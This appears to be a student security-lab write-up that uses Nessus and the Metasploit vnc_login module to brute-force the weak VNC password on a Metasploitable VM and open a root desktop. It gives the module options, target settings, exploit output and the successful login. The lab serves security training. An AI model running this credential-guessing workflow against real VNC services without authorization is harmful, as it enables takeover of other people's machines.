


**Module:- SECURITY CONCEPT**  
**(Target Metasploitable\_Machine(VNC\_login Exploit))**  
**Name:-Prithviraj Nikam**

**Lab Assignments:**

**VNC\_login Exploit**

**Step-1:- Download metasploit and create a new virtual machine**

<https://sourceforge.net/projects/metasploitable/files/latest/download>



**Step-2:- Run metasploit and check Ip**

**Ip address:- 192.168.3.163**

```
File  View  Machine  View  Input  Devices  Help

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Dec 30 09:56:05 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

## Step-3:- Open Nessus and scan vulnerabilities—> Select VNC Server ‘password’ Password

The screenshot shows the Nessus interface with a single critical finding. The title bar indicates 'CRITICAL' and '10.0 \* VNC Server 'password' Password'. The main pane displays a plugin detail for 'VNC Server 'password' Password'. The 'Description' section states: 'The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.' The 'Solution' section advises: 'Secure the VNC service with a strong password.' The 'Output' section shows the command 'Nessus logged in using a password of "password".' Below this, there's a table with columns 'Port' and 'Hosts', showing a connection to port 5900/tcp/vnc on host 192.168.3.163. The right side of the interface includes sections for 'Plugin Details', 'Risk Information', and 'Vulnerability Information'.

## Step-4:- Open kali linux machine and start Nessus service \$ systemctl start nessusd

```
(prithvi㉿kali)-[~]
$ systemctl start nessusd
```

## Step-5:- Open metasploit console

```
$ msfconsole
```

```
(prithvi㉿kali)-[~]
$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
hm::EcDSASha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
```

## Step-6:- then search VNC service

```
$ search vnc login
```

```
msf6 > search "vnc login"
[*] Searching for the given string in module names and descriptions... (beta)
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
--  --
  0  auxiliary/scanner/vnc/vnc_login        2019-05-05      normal  No     [VNC] Authentication Scanner
  1  post/windows/gather/credentials/mremote 2019-05-05      normal  No     Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote
msf6 > use auxiliary/scanner/vnc/vnc_login
```

## Step-7:- use the vnc\_login

msf6 > use auxiliary/scanner/vnc/vnc\_login

```
msf6 > use auxiliary/scanner/vnc/vnc_login
```

## Step-8:- Show the option in exploit

msf6 > auxiliary(scanner/vnc/vnc\_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):			
Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to brute-force, from 0 to 5
DB_ALL_CREDITS	false	no	Try each user/password couple stored in the current database
DB_ALL_HASHES	false	no	Add all the password from the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line

## Step-9:- Set Remote Host

msf6 > auxiliary(scanner/vnc/vnc\_login) > set RHOSTS 192.168.3.163

Meta ip

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.3.163
RHOSTS => 192.168.3.163
```

## Step-10:- set RPORT

msf6 > auxiliary(scanner/vnc/vnc\_login) > set RPORT 5900


```
msf6 auxiliary(scanner/vnc/vnc_login) > set RPORT 5900
RPORT => 5900
```

## Step-11:- Exploit vnc


msf6 > auxiliary(scanner/vnc/vnc\_login) > exploit

```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit
[*] 192.168.3.163:5900 - 192.168.3.163:5900 - Starting VNC login sweep
[!] 192.168.3.163:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.3.163:5900 - 192.168.3.163:5900 - Login Successful: :password
[*] 192.168.3.163:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## Step-12:- Download VNC Client and install it and open



## Step-13:-Type Password = 'password'



## Step-14:- Open machine



192.168.3.163:5900 (root's X desktop (metasploitable:0)) - VNC Viewer

```
root@metasploitable: /  
root@metasploitable:/# ls  
bin dev home lib mnt proc srv usr  
boot etc initrd lost+found nohup.out root sys var  
cdrom h+o,0 initrd.img media opt sbin tmp vmlinuz  
root@metasploitable:/#
```